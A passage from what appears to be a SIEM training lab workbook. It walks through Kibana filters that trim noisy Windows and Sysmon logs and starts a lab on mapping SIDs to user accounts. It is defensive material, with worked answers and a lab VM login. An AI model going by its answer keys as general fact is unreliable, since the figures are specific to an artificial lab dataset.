
These events can be overly verbose. If you are trying to minimalize events while remaining tactical, special filtering will need to be applied. For example, typically processes created from **C:\Program Files, C:\Program Files (x86)**, and **C:\Windows\System32** are benign. This is because binaries typically cannot be saved to these locations without Administrator access. While this is not always true, it is a good start for organizations not previously gathering Sysmon.

In the search bar, filter out events related to these folders by adding this search filter:

```
-image:"C:\\Program Files\\*" -image:"C:\\Program Files (x86)\\*" -image:"C:\\Windows\\System32\\*" -
sourceimage:"C:\\Windows\\system32\\*"  -currentdirectory:"C:\\Windows\\system32\\*"
```



The resulting display should look like below.




This simple filter eliminates a majority of these logs.

> **Note**
>
> This search filters on three fields: **image**, **sourceimage**, and **currentdirectory**. Also, note this will filter out things you may want such as the use of cscript.exe, wscript.exe, cmd.exe, and powershell.exe. However, this filter is not to exclude these but to roughly show how many logs can be filtered out. Again, exclusions for Sysmon are best performed with Sysmon. The folders above could be filtered out except for command line or script utilities or any other potentially dangerous executables.

Answer: By filtering out processes started in directories such as **C:\Program Files**, **C:\Program Files (x86)**, and **C:\Windows\System32** that require Administrative access to add new binaries, the event count has been reduced from **1,852** down to **257**. This is an **86.1%** reduction in logs.

Note

If you were to continue filtering out logs and wanted to find items that were not **category.keyword:"Windows Filtering Platform"**, **event_id:"4656"**, or **source_name.keyword:"Microsoft-Windows-Sysmon"** that was from the directories above, you would have to change the filtering. To do this, you would need to remove the **source_name.keyword** filter and move it to the search bar. The search in the search bar would then need to be updated to reflect the below search. This is because you do not want to accidentally eliminate other Event IDs that may reference these folder structures using the same field names.



Then change the search filter to what is below.

```
-(source_name.keyword:"Microsoft-Windows-Sysmon" AND (image:"C:\\Program Files\\*" OR image:"C:\\Program
Files (x86)\\*" OR image:"C:\\Windows\\System32\\*" OR sourceimage:"C:\\Windows\\system32\\*"  OR
currentdirectory:"C:\\Windows\\system32\\*"))
```

This would exclude only Sysmon events that match the folder criteria previously mentioned.

Filter special accounts


Many logon events (Event ID **4624**) are not for actual end users. Filter these out.

- How many login events are remaining?
- If you were to filter these special logons out what percentage of logs would be eliminated?

Solution


Most Windows logons are not actually tied to a standard user. For example, computer accounts show up as the computer name followed by a dollar sign like IT01$. Logons associated with computer accounts or built-in service accounts such as Local Service tend to be high volume and low value.

Begin by finding the number of events that have a **user** field. First, remove all previous filters by clicking on **Actions** and then **Remove**.




Then replace the search filter bar with "**event_id:4624**" to find all login-related events.

```
event_id:4624
```




The total number of events is **382**. Update the search to be "**event_id:4624 -tags:machine**". This will eliminate all logs that are from a computer being used as the **user** account.

```
event_id:4624 -tags:machine
```




This reduces the total events from **382** to **139**. However, looking at the **Windows Logs by User** bar chart shows that there are multiple service accounts in use.



Filter out service accounts by changing the search to "**event_id:4624 -tags:machine -tags:service_account**".


```
event_id:4624 -tags:machine -tags:service_account
```




This further reduces the total count of events left to **58**.

> **Note**
>
> In this example, the tag **service_account** includes SYSTEM. While many of the built-in service accounts are likely noise, you may still want to log events associated with SYSTEM. This is because SYSTEM has more access than even a domain administrator or enterprise administrator on a local computer.


Looking at the remaining accounts on the Windows Logs by User graph shows that there are multiple events associated with ANONYMOUS LOGON. In most environments, this ends up being noise.



Click on **ANONYMOUS LOGON**.



Then change the search filter to an exclusion by clicking on the magnifying glass icon after hovering over **user:"ANONYMOUS LOGON"** in the search bar.



After filtering out computer accounts, service accounts, and anonymous logins, there are **53** remaining events.


Answer: **53** logs remain, which is an **86.1%** reduction.

Other filters


Extra credit: Look at remaining log channels. Are there any that are unnecessary to collect? This is an open-ended question. There is no right answer to this question. Different organizations have different needs, plus risk appetite greatly affects an organization's decision.

Solution

Click on **Dashboard** in the top-left corner.



Type **3.1** and then click on **Lab 3.1 - Windows Event Dashboard with Filters**.



This will load a saved dashboard that contains the aggregate filter of steps 1 – 4. Notice the number of events is down to **4,077** from **29,020**, which is an **85.9%** reduction in events. Yet more could be filtered out. How much more gets filtered depends on your level of acceptance. For example, this dashboard shows that there are **1,173** remaining **Microsoft-Windows-Security-Auditing** events. Likely, this could be investigated, and more could be filtered out.

Consider the data populated in the **Source Name** and **Category** fields below. As you browse through them, think about if the logs are of any value to your organizations. This could be for security or operational purposes. There is no right or wrong. However, if no valid use case comes to mind, then likely you can eliminate the log.

Lab 3.1 - Windows Events by Source Name

Source Name	Count
Microsoft-Windows-Security-Auditing	1,173
Service Control Manager	608
Microsoft-Windows-GroupPolicy	576
Microsoft-Windows-TaskScheduler	328

Lab 3.1 - Windows Events by Category

Category	Count
Special Logon	286
Logoff	278
Sensitive Privilege Use	255
Network connection detected (rule: NetworkConnect)	145

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you have learned how to analyze a log source to identify events that can and should be filtered out. Filtering, or not collecting logs, is one of the most beneficial and tactical processes for maintaining a healthy SIEM. This includes:

- Building out dashboards that help you understand your log sources
- Analyzing logs to find out if they are necessary or worth the cost/performance trade-off of collecting and storing them
- Using an interactive dashboard to test out filters or changes before making them
- Identifying if log sources can be filtered by disabling the log, filtering with a log agent, or modifying the software that generates a given log

Lab 3.1 is now complete!

Lab 3.2 - Catching Evil with Windows Logs

Objectives

- Understand the value of monitoring Windows logs (even on desktops)
- Understand common adversary tactics
- Gain knowledge in investigating alerts
- Become familiar with key Windows logs
- Find evidence of malice in standard Windows logs


Exercise Preparation

Log into the Sec-555 VM


- Username: student
- Password: sec555

Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




Next, change to **Discover** and select the **lab3.2-complete** index.



This lab deals with events that occurred on April 21st, 2017. To perform this lab, you need to filter down to a specific time. To do this, click on the time picker, select **Absolute**, and set **From** to **2017-04-21 00:00:00** and **To** to **2017-04-23 23:59:00**. Then click on **Go**.

```
2017-04-21 00:00:00

2017-04-23 23:59:00
```




There is a pre-built dashboard available for this lab called **Lab 3.2 - Windows Events to Monitor**.


Exercises

Start by loading the pre-built dashboard. First, switch to the Dashboard section.

If a dashboard that was previously selected appears, **click** on the **Dashboard** link in the top-left corner.



Then type in **3.2** in the **Search** filter, and **click** on **Lab 3.2 - Windows Events to Monitor**.



Map users to SIDs

There are **four** unique Security Identifiers (SIDs) on the dashboard. Find out which user account each belongs to.


1. Which user account is associated with **S-1-5-18**?
2. Which user account is associated with **S-1-5-21-4122792944-3018364698-3069667417-1001**?
3. Which user account is associated with **S-1-5-21-4122792944-3018364698-3069667417-1115**?
4. Which user account is associated with **S-1-5-21-1728717204-2435353077-2302105707-1007**?

Solution

Note


Depending on your log agent, the user SIDs may or may not automatically translate. For this lab, the community edition of **NXLog** was used. It does not natively translate SID to user accounts. For this feature, either the commercial agent is necessary, or a script needs to be invoked during log processing to perform the translation. Another option would be to export Active Directory accounts using a script. Then have **Logstash** use this with the **translate** plugin. Using **translate** would allow for Active Directory user to SID translation, but it would not work for local user accounts. However, you should not have local user accounts outside of the built-in Administrator account.

An easy method to translate a SID to the username is to copy the SID and look for a log containing both the SID and the username. Try this by double-clicking on the SID **S-1-5-21-4122792944-3018364698-3069667417-1001** from the **Lab 3.2 - New Service Creation** visualization. Then right-click on it and select copy.




Next, **paste** the SID in the search field and search for it within the message field. Your search filter should look like **message:"S-1-5-21-4122792944-3018364698-3069667417-1001"**. Then click on the **search icon**.


```
message:"S-1-5-21-4122792944-3018364698-3069667417-1001"
```



